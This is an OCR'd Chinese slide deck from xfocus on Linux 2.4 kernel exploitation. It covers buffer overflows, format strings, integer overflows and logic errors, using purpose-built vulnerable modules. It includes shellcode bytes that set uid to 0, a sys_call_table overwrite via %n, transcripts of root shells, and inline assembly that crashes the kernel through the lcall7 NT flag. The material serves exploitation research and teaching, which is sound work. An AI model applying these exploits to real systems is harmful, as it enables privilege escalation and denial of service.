Linux kernel exploit研究和探索

DOC：alert7 <alert7@xfocus.org>

PPT：e4gle <e4gle@whitecell.org>

安全焦点

Linux kernel exploit研究和探索

- 研究kernel exploit的必要性
- 内核exploit和应用层exploit的异同点
- 内核exploit的种类
- 内核缓冲区溢出(Kernel Buffer Overflow)
- 内核格式化字符串漏洞(Kernel Format String vulnerability)
- 内核整型溢出漏洞(Kernel Integer Overflow)
- 内核kfree()参数腐败(Kernel Kfree Parameter Corruption)
- 内核编程逻辑错误(Kernel Program Logic Vulnerability)
- TCP/IP协议栈溢出漏洞

引言

- 经常听一些人讨论内核溢出的一些事情，比起应用层有哪些异同？有何应用？如何定位溢出点，以及如何定位**shellcode**等。
- 希望通过这篇文章，你能找到上面问题的答案，并且自己也能够写出内核级别的exploit。
- 由于作者本人水平有限，所以欢迎各位大虾指正！
- 欢迎国内对内核**exploit**技术的爱好者来信探讨技术，来信**mail**至：**alert7@xfocus.org**或者**e4gle@whitecell.org**

研究kernel exploit的必要性

- Linux kernel是跑在核心层也就是ring0级别的，如果kernel出问题那么我们得到的权限将是0层的控制权，这可比uid=0的权限要大许多。因为0层的控制权等于掌控了用户区和系统区的全部权限，而uid=0只是一个控制用户区的最高权限。
- 我们要跟上国外同行的步伐，国外同行在kernel溢出方面已经有一些成就。
- linux产品应用广泛，所以也使这项研究变的非常有意义。

内核exploit和应用层exploit异同点

相同点：

- 我们采用的主要手法是相似的，在应用层可能出现的问题，我们同样在内核层也能找到。
- 内核漏洞种类和应用层的差不多。
- 应用层的溢出技术是内核层溢出技术的基础

内核exploit和应用层exploit异同点

不同点：

- 本质的不同，很简单，内核的溢出发生在系统区，而用户层的基础发生在用户区。
- 内核的溢出比用户层的溢出更难实现
- 需要攻击者理解linux内核，对攻击者的要求更高了
- 内核的溢出几乎没有什么任何资料，而应用层的溢出技术已经非常普遍了。

内核exploit背景知识

背景知识一：中断函数的进入和返回过程：

- 于INT指令发生了不同优先级之间的控制转移，所以首先从TSS（任务状态段）中获取高优先级的核心堆栈信息（SS和ESP）
- 把低优先级堆栈信息（**SS**和**ESP**）保留到高优先级堆栈（即核心栈）中
- 把**EFLAGS**，外层**CS**，**EIP**推入高优先级堆栈**(**核心栈**)**中
- 通过**IDT**加载**CS**，**EIP**（控制转移至中断处理函数）

内核exploit背景知识

背景知识二：核心堆栈指针ESP和进程内核task的关系

```
static inline struct task_struct * get_current(void)
{
   struct task_struct *current;
   __asm__("andl %%esp,%0; ":"=r" (current) : "0" (~8191UL));
   return current;
 }
#define current get_current()
```

内核exploit背景知识

背景知识三：什么叫进程内核路径

- 由运行在内核态的指令序列组成的，并且这些指令处理一个中断或者一个异常，我们称它为**内核控制路径**。
- 当进程发出一个系统调用的请求时，由应用态切换到内核态。这样的**内核控制路径**被成为**进程内核路径**，也叫**进程上下文**。
- 当CPU执行一个与中断有关的**内核控制路径**的时候，被成为**中断上下文**。

内核exploit的种类

按漏洞类型分：

- 内核缓冲区溢出（kernel BOF）
- 内核格式化字符串漏洞（kernel format string vul）
- 内核整型溢出漏洞(kernel integer overflow)
- 内核kfree()参数腐败(kernel kfree parameter corruption)
- 内核编程逻辑错误（kernel program logic error）
- TCP/IP协议栈溢出漏洞

内核exploit的种类

按漏洞发生处在的路径分：

- 漏洞发生在内核进程路径上，也称进程上下文
- 漏洞发生在内核上下文，包括中断上下文

安全焦点
www.Xfocus.org

内核缓冲区溢出（Kernel Buffer OverFlow）

构造例子程序kbof.c

- 当然，我们首先感性的认识，所以所有包括后面的溢出问题都是我们自己构造的，我们这里利用lkm来构造kbof.c程序。

```
[root@redhat73 test]# gcc -O3 -c -I/usr/src/linux/include kbof.c
[root@redhat73 test]# insmod -f kbof.o
Warning: kernel-module version mismatch
        kbof.o was compiled for kernel version 2.4.18-3custom
        while this kernel is version 2.4.18-3
Warning: loading kbof.o will taint the kernel: no license
Warning: loading kbof.o will taint the kernel: forced load
[root@redhat73 test]# lsmod|grep kbof
kbof                    1040   0  (unused)
```

内核缓冲区溢出（Kernel Buffer OverFlow）

内核缓冲区溢出（Kernel BOF）所要解决的问题

- 确定RETLOC的地址，也就是函数的返回地址。
- 确定RETADDR的地址，也就是shellcode地址。
- Shellcode所做的事情因为在内核中，所以和应用层的有所不同。
- 从内核态返回到应用态。

内核缓冲区溢出（Kernel Buffer OverFlow）

确定RETLOC的地址

w 溢出测试程序**kbof_exploit1.c**

```
[alert7@redhat73 alert7]$ ./kbof_exploit1
Segmentation fault
```

运行**kbof_exploit,**发生了段错误，虽然非法指令出现在内核中，但引起该非法操作的路径是进程内核路径，所以内核只是杀掉了该进程，并且打印了**oops**错误

安全焦点
www.Xfocus.org

内核缓冲区溢出（Kernel Buffer OverFlow）

OOPS信息如下：

```
Oct 24 09:33:19 redhat73 kernel: Unable to handle kernel paging request at virtual address 41414141
Oct 24 09:33:19 redhat73 kernel:  printing eip:
Oct 24 09:33:19 redhat73 kernel: 41414141
Oct 24 09:33:19 redhat73 kernel: *pde = 00000000
Oct 24 09:33:19 redhat73 kernel: Oops: 0000
Oct 24 09:33:19 redhat73 kernel: kbof pcnet32 mii usb-uhci usbcore BusLogic sd_mod scsi_mod
Oct 24 09:33:19 redhat73 kernel: CPU:    0
Oct 24 09:33:19 redhat73 kernel: EIP:    0010:[<41414141>]    Tainted: PF
Oct 24 09:33:19 redhat73 kernel: EFLAGS: 00000282
Oct 24 09:33:19 redhat73 kernel:
Oct 24 09:33:19 redhat73 kernel: EIP is at Using_Versions [] 0x41414140 (2.4.18-3)
Oct 24 09:33:19 redhat73 kernel: eax: 00000400   ebx: c3877c00   ecx: 00000000   edx: bffffb60
Oct 24 09:33:19 redhat73 kernel: esi: 41414141   edi: 41414141   ebp: 41414141   esp: c18effa4
Oct 24 09:33:19 redhat73 kernel: ds: 0018   es: 0018   ss: 0018
Oct 24 09:33:19 redhat73 kernel: Process kbof_exploit (pid: 694, stackpage=c18ef000)
Oct 24 09:33:19 redhat73 kernel: Stack: 41414141 41414141 41414141 41414141 41414141 41414141 41414141
      41414141
Oct 24 09:33:19 redhat73 kernel:        41414141 41414141 41414141 41414141 41414141 41414141 41414141
      41414141
Oct 24 09:33:19 redhat73 kernel:       41414141 41414141 41414141 41414141 41414141 41414141 41414141
Oct 24 09:33:19 redhat73 kernel: Call Trace:
Oct 24 09:33:19 redhat73 kernel:
Oct 24 09:33:19 redhat73 kernel: Code:  Bad EIP value.
```


内核缓冲区溢出（Kernel Buffer OverFlow）

寻找溢出点，使用objdump查看kbof汇编代码：

```
00000000 <test>:
  0:   55                   push   %ebp
  1:   89 e5                mov    %esp,%ebp
  3:   57                   push   %edi
  4:   56                   push   %esi
  5:   81 ec 00 01 00 00    sub    $0x100,%esp
  b:   8b 45 08             mov    0x8(%ebp),%eax
  e:   89 c1                mov    %eax,%ecx
 10:   8b 75 0c             mov    0xc(%ebp),%esi
 13:   8d bd f8 fe ff ff    lea    0xfffffef8(%ebp),%edi
 19:   c1 e9 02             shr    $0x2,%ecx
 1c:   f3 a5                repz movsl %ds:(%esi),%es:(%edi)
 1e:   a8 02                test   $0x2,%al
 20:   74 02                je     24 <test+0x24>
 22:   66 a5                movsw  %ds:(%esi),%es:(%edi)
 24:   a8 01                test   $0x1,%al
 26:   74 01                je     29 <test+0x29>
 28:   a4                   movsb  %ds:(%esi),%es:(%edi)
 29:   81 c4 00 01 00 00    add    $0x100,%esp
 2f:   5e                   pop    %esi
 30:   5f                   pop    %edi
 31:   5d                   pop    %ebp
 32:   c3                   ret
 33:   90                   nop
```

内核缓冲区溢出（Kernel Buffer OverFlow）

从前面的汇编代码中我们可以看出，我们可以覆盖呆EIP,EBP但我们却不能修改ESP。



内核缓冲区溢出（Kernel Buffer OverFlow）

- 从前面的图中可以看出，retloc在code[256+8+4]的地方，所以修改kbof_exploit1.c,把code[256+8+4]的地方改为B，来确定溢出点。

[alert7@redhat73 alert7]$ ./kbof_exploit2

Segmentation fault

内核缓冲区溢出（Kernel Buffer OverFlow）

察看信息：

```
Oct 24 10:11:10 redhat73 kernel:  <1>Unable to handle kernel paging request at virtual address 42424242
Oct 24 10:11:10 redhat73 kernel:  printing eip:
Oct 24 10:11:10 redhat73 kernel: 42424242
Oct 24 10:11:10 redhat73 kernel: *pde = 00000000
Oct 24 10:11:10 redhat73 kernel: Oops: 0000
Oct 24 10:11:10 redhat73 kernel: kbof pcnet32 mii usb-uhci usbcore BusLogic sd_mod scsi_mod
Oct 24 10:11:10 redhat73 kernel: CPU:    0
Oct 24 10:11:10 redhat73 kernel: EIP:    0010:[<42424242>]    Tainted: PF
Oct 24 10:11:10 redhat73 kernel: EFLAGS: 00000282
Oct 24 10:11:10 redhat73 kernel:
Oct 24 10:11:10 redhat73 kernel: EIP is at Using_Versions [] 0x42424241 (2.4.18-3)
Oct 24 10:11:10 redhat73 kernel: eax: 00000110   ebx: c2a69e00   ecx: 00000000   edx: bffff870
Oct 24 10:11:10 redhat73 kernel: esi: 41414141   edi: 41414141   ebp: 41414141   esp: c2ba1fa4
Oct 24 10:11:10 redhat73 kernel: ds: 0018   es: 0018   ss: 0018
Oct 24 10:11:10 redhat73 kernel: Process kbof_exploit (pid: 730, stackpage=c2ba1000)
Oct 24 10:11:10 redhat73 kernel: Stack: 00000110 c2a69e00 00000110 c2a69e00 c2ba0000 40013020 bffff738 c0108923
Oct 24 10:11:10 redhat73 kernel:        00000110 bffff760 00000000 40013020 bffffbd4 bffff738 000000f0 0000002b
Oct 24 10:11:10 redhat73 kernel:        0000002b 000000f0 080484f8 00000023 00000286 bffff730 0000002b
Oct 24 10:11:10 redhat73 kernel: Call Trace: [<c0108923>] system_call [kernel] 0x33
Oct 24 10:11:10 redhat73 kernel:
Oct 24 10:11:10 redhat73 kernel:
Oct 24 10:11:10 redhat73 kernel: Code:  Bad EIP value.
```

现在EIP为0X42424242(B)，看来我们的溢出点现在找对了。

内核缓冲区溢出（Kernel Buffer OverFlow）

- 确定RETADDR的地址

  shellcode的地址可以从应用层得到,因为发生漏洞的地方是在**进程的内核路径**上。

内核缓冲区溢出（Kernel Buffer OverFlow）

- 我们的SHELLCODE该做点什么
- 因为漏洞发生在进程的内核路径上，所以我们可以利用ESP和进程内核TASK的关系来使我们的uid=0，从而达到提升权限的目的：

```
0xb8,0x00,0xe0,0xff,0xff,                                   /*mov    $0xffffe000,%eax*/
0x21,0xe0,                                                  /*and    %esp,%eax*/
0xc7,0x80,0x28,0x01,0x00,0x00,0x00,0x00,0x00,0x00,  /*movl   $0x0,0x128(%eax) */
```

内核缓冲区溢出（Kernel Buffer OverFlow）

- 从内核态返回到应用态
- retloc和retaddr都找到，但我们还需要处理中断的返回，不然系统就会崩溃
- 因为我们覆盖了内核函数的返回地址，所以我们现在找不到回家的路了，所以我们替中断返回
- 所以我们修改**kbof_exploit2.c**，编译运行

内核缓冲区溢出（Kernel Buffer OverFlow）

- 没有象我们想象的那样出来一个ROOT的shell,而是系统崩溃了

```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

redhat73 login: kbof test loaded...
general protection fault: 84e0
kbof pcnet32 mii usb-uhci usbcore BusLogic sd_mod scsi_mod
CPU:    0
EIP:    0010:[<bffff783>]    Tainted: PF
EFLAGS: 00000286

EIP is at Using_Versions [] 0xbffff782 (2.4.18-3)
eax: c3664000   ebx: c3753a00   ecx: 00000000   edx: bffff880
esi: 41414141   edi: 41414141   ebp: bffff7d4   esp: bffff7d4
ds: 0018   es: 0018   ss: 0018
Process  (pid: 0, stackpage=bffff000)
Stack: 00000023 080484e0 00001286 41414141 41414141 41414141 41414141 41414141
       41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
       41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
Call Trace:

Code:  Bad EIP value.
 <0>Kernel panic: Attempted to kill the idle task!
In idle task - not syncing
_
```

内核缓冲区溢出（Kernel Buffer OverFlow）

- 舍身取义
  - 既然中断返回这么困难，干脆我们就不返回了，程序当掉就当掉了，但是在当掉之前好歹要做些什么吧。简单点吧，我想到了把其他进程的uid也改为0，现在即使我这个进程当掉了，比如我开的另外个进程UID变成了0，那我们的目标也达到了。
  - 所以我们再次修改kbof_exploit3.c

内核缓冲区溢出（Kernel Buffer OverFlow）

还是回到能不能替中断返回的问题上来

- 我们在阅读源代码之后发现，系统分配的进程核心堆栈是非连续的，是随机分配的：

```
#define alloc_task_struct() ((struct task_struct *) __get_free_pages(GFP_KERNEL,1))
```

- 所以舍生取义的方法不能成功。
- 所以回到如何替中断返回，如果我们可以找到**iret**返回所要的参数的话，再让esp指向那些参数的话，应该是可以正确返回的。

内核缓冲区溢出（Kernel Buffer OverFlow）

如何来找到iret中断返回所需要的参数地址

- 来看看一般中断返回时候的内存里的东西：

0xc31e9fa4: 0x00000110 0xc3168000 0x00000110 0xc3168000
0xc31e9fb4: 0xc31e8000 0x40013020 0xbffff738 0xc0108923
0xc31e9fc4: 0x00000110 0xbffff760 0x00000000 0x40013020
0xc31e9fd4: 0xbffffbd4 0xbffff738 0x000000f0 0x0000002b
0xc31e9fe4: 0x0000002b 0x000000f0 **0x0804859c** **0x00000023**
0xc31e9ff4: **0x00000286** 0xbffff730 0x0000002b 0x00000000

一般来说会有0x8048xx 0x00000023 这么一段，这是应用层的EIP和CS，OK，我们现在就来找0x00000023这个关键整数吧，所以我们继续修改**kbof_exploit4.c**

内核缓冲区溢出（Kernel Buffer OverFlow）

- [alert7@redhat73 alert7]$ ./kbof_exploit5
- code addr is:0xbffff760
- Segmentation fault (core dumped)
- 编译执行，很好，现在中断已经正常返回了，那为什么还当掉呢？所以继续来找原因

内核缓冲区溢出（Kernel Buffer OverFlow）

- 所以我们来继续找原因：

```
#0  0x080485ce in new_function ()
(gdb) i reg
eax            0xc298ffec       -1030160404
ecx            0x0      0
edx            0xbffff870       -1073743760
ebx            0x23     35
esp            0xbffff730       0xbffff730
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x80485ce        0x80485ce
eflags         0x286    646
cs             0x23     35
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb) x/i $eip
0x80485ce <new_function+22>:    mov    %eax,0xfffffff8(%ebp)
```

原来是EBP返回的时候没有设置，所以我们再次修改kbof_exploit5.c

内核缓冲区溢出（Kernel Buffer OverFlow）

- [alert7@redhat73 alert7]$ ./kbof_exploit6
- code addr is:0xbffff760
- Segmentation fault (core dumped)
- 还是当掉了，我们再分析一下是什么没设置好

内核缓冲区溢出（Kernel Buffer OverFlow）

eax	0x1	1
ecx	0x42130f08	1108545288
edx	0xbffffbdc	-1073742884
ebx	0x4213030c	1108542220
esp	0xbffffb68	0xbffffb68
ebp	0xbffffb68	0xbffffb68
esi	0x40013020	1073819680
edi	0xbffffbd4	-1073742892
eip	0x80483d3	0x80483d3
eflags	0x292	658
cs	0x23	35
ss	0x2b	43
ds	**0x2b**	**43**
es	**0x2b**	**43**
fs	0x0	0
gs	0x0	0

原来是ds和es没有正确设置。又修改代码测试

内核缓冲区溢出（Kernel Buffer OverFlow）

- [alert7@redhat73 alert7]$ ./kbof_exploit7
- code addr is:0xbffff760
- sh-2.05a# id
- uid=0(root) gid=500(alert7) groups=500(alert7)
- 终于成功了，至此，内核缓冲溢出的问题给大家介绍完了。

内核格式化字符串漏洞

- 构造例子程序kformat.c

内核格式化字符串漏洞

kernel format string vuln exploit需要解决的几个问题

- 确定kernel的printf()系列函数是否支持%n
- 确定RETLOC的地址
- 确定RETADDR的地址
- 从内核态返回到应用态

内核格式化字符串漏洞

确定kernel的printf()系列函数是否支持%n

- 看过kernel的src后，我们知道%n是支持的，但不支持%hn也不支持$

内核格式化字符串漏洞

确定RETLOC的地址

- 覆盖函数返回地址是一般应用层通用的方法。但是在KERNEL要想利用这种方法的有一定难度。
- 所以，我们需要寻找另外的RETLOC地址。我们还是在**进程内核路径**上找这样的地址，看看head.S里的代码

内核格式化字符串漏洞

```
ENTRY(system_call)
        pushl %eax                                      # save orig_eax
        SAVE_ALL
        GET_CURRENT(%ebx)
        testb $0x02,tsk_ptrace(%ebx)            # PT_TRACESYS
        jne tracesys
        cmpl $(NR_syscalls),%eax
        jae badsys
        call *SYMBOL_NAME(sys_call_table)(,%eax,4)
        movl %eax,EAX(%esp)                     # save the return value
ENTRY(ret_from_sys_call)
        cli                                             # need_resched and signals atomic test
        cmpl $0,need_resched(%ebx)
        jne reschedule
        cmpl $0,sigpending(%ebx)
        jne signal_return
restore_all:
        RESTORE_ALL
```

在这里，我们对sys_call_table这个比较感兴趣，而且这个符号又是在/porc/ksyms里导住的，而且又是普通用户可读的，所以我们就可以得到这个调用表的地址了

内核格式化字符串漏洞

[alert7@redhat73 alert7]$ cat /proc/ksyms |grep sys_call_table

c02c209c sys_call_table_Rdfdb18bd

我们可以找一个在系统调用表里不使用的系统调用，比如我们选择241这个系统调用。然后只要我们想办法把sys_call_table+241*4的地址上填上我们SHELLCODE的地址的话，那我们任务就基本完成了。


内核格式化字符串漏洞

一个担忧：SHELLCODE地址过大

- 因为内核不支持%hn，所以我们无法避免输出的字符串过长就可能导致输出的字符串过长而使系统崩溃
- 如何使**shellcode**地址变小
- 首先：我们想到了mmap()系统调用
- 其次：我们可以修改ld的连接脚本，默认的连接脚本是把地址分配到0x08048000。我们把该值改为0

内核格式化字符串漏洞

- 好，解决了以上问题我们可以构造kformat_exploit1.c



内核格式化字符串漏洞

- 以上是测试结果，很显然中间只有一个垃圾数据。现在我们只要构造如下数据格式：
- retloc %len%n
- retloc我们选择了sys_call_table+241*4
- c02c209c sys_call_table_Rdfdb18bd
- 所以retloc的值为0xC02C2460

- 假如shellcode地址为shellcode_addr
- 那么len的长度应该为shellcode_addr-4

内核格式化字符串漏洞

- 好，于是我们改写程序，运行：
- [alert7@redhat73 alert7]$./kformat_exploit shellcode addr is:0x17ae
- shell addr is 0x1780
- `$,?6058p%nsh-2.05a# id
- uid=0(root) gid=500(alert7) groups=500(alert7)
- sh-2.05a#
- Ok成功了！

安全焦点
www.Xfocus.org

内核整型溢出漏洞

- 构造例子程序kinteger.c
- 当我们传个负数len进来的话，就可以绕过if (len > 256) len = 256;的检查，从而在strncpy_from_user的时候把它当成无符号处理的话，LEN的值就会变的很大。
- 因为有前面两个exploit的编写基础，所以我们不难写出攻击程序kinteger_exploit.c。

```
[alert7@redhat73 alert7]$ ./kinteger_exploit
sh-2.05a# id
uid=0(root) gid=500(alert7) groups=500(alert7)
```

内核kfree()参数腐败

- 构造例子程序kfree.c
- kfree()过程分析
- 通过对kfree()的分析我们得出暂时还没有好方法来exploit内核kfree()参数腐败，如果你有好的方法，欢迎来信讨论。

内核编程逻辑错误

举例说明

- 最近BUGTRAQ ID为6115的漏洞报告，kernel 2.4.x都存在的问题。
- Linux内核不正确处理系统调用的TF标记，本地攻击者利用这个漏洞可以进行拒绝服务攻击
- 其实这是调用门处理代码处理不当导致的，linux为了兼容，保留了两个系统调用门。一个lcall7,一个lcall27,在两个处理函数里处理EFLAGS的NT和TF标志不当，导致系统崩溃。

内核编程逻辑错误

w Exploit：

```
#define MSUX "mov $0x100,%eax\npushl %eax\nmov $0x1,%eax\npopfl\nlcall $7,$0"
```

在redhat 7.3 默认安装的系统上没有使系统挂起。
修改为如下代码，测试程序，系统立刻崩溃掉了。

```
//int NT_MASK = 0x00004000;
int main( void )
{
__asm__("
        mov $0x00004000,%eax #设置NT 标志
        pushl %eax
        popfl
        lcall $7,$0
        ");
    return 1;
}
```

内核编程逻辑错误

分析问题所在

- 一但特权级别及栈已被切换，如果需要，中断或异常处理的其余部分可继续进行。**EFLAGS**寄存器压栈，然后将**EFLAGS**寄存器的**NT**及**TF**位置**0**，而通过调用门进来的，**EFLAGS**的**NT**，**TF**都不会改变。
- 只要在应用层为**EFLAGS**设置**NT**位为**1**，那么又**lcall**调用门进入的内核后**NT**位还是为**1**，所以当由内核返回到应用态执行**IRET**指令时，处理器会认为该任务是个嵌套任务，所以将进行任务切换，从当前**TSS**中取出要返回到的任务。而实际上根本就不是嵌套的任务，所以将会系统崩溃

TCP/IP协议栈溢出漏洞

TCP/IP协议栈溢出漏洞的特点

- Tcp/ip的溢出只能在远程进行所以给exploit的成功造成了难度。
- 不发生在内核的进程路径中，而发生在BH中，也就是中断上下文，所以不和任何进程关联。

TCP/IP协议栈溢出漏洞

TCP/IP协议栈溢出漏洞exploit的难点

- 如何定位RETLOC
- 确定SHELLCODE地址
- SHELLCODE的时效性，需要让原来的SHELLCODE具有两个功能：1，覆盖一个内核进程路径上的RETLOC。2，把SHELLCODE2拷贝到一个内核进程路径上可用的内存段。SHELLCODE2因为是在内核进程路径上，所以它做的事情就比较多。
- 如何在中断上下文中返回

TCP/IP协议栈溢出漏洞

- 留给读者的挑战kipstack.c
- 参考文献：

1： 《保护方式下的80386及其编程 周明德 主编

2： linux kernel 2.4.18源代码

3： http://www.linuxforum.net 上面的精彩文章

4： LSD的《kernvuln-1.0.2》可在它的网站上获得 http://lsd-pl.net/

谢谢大家！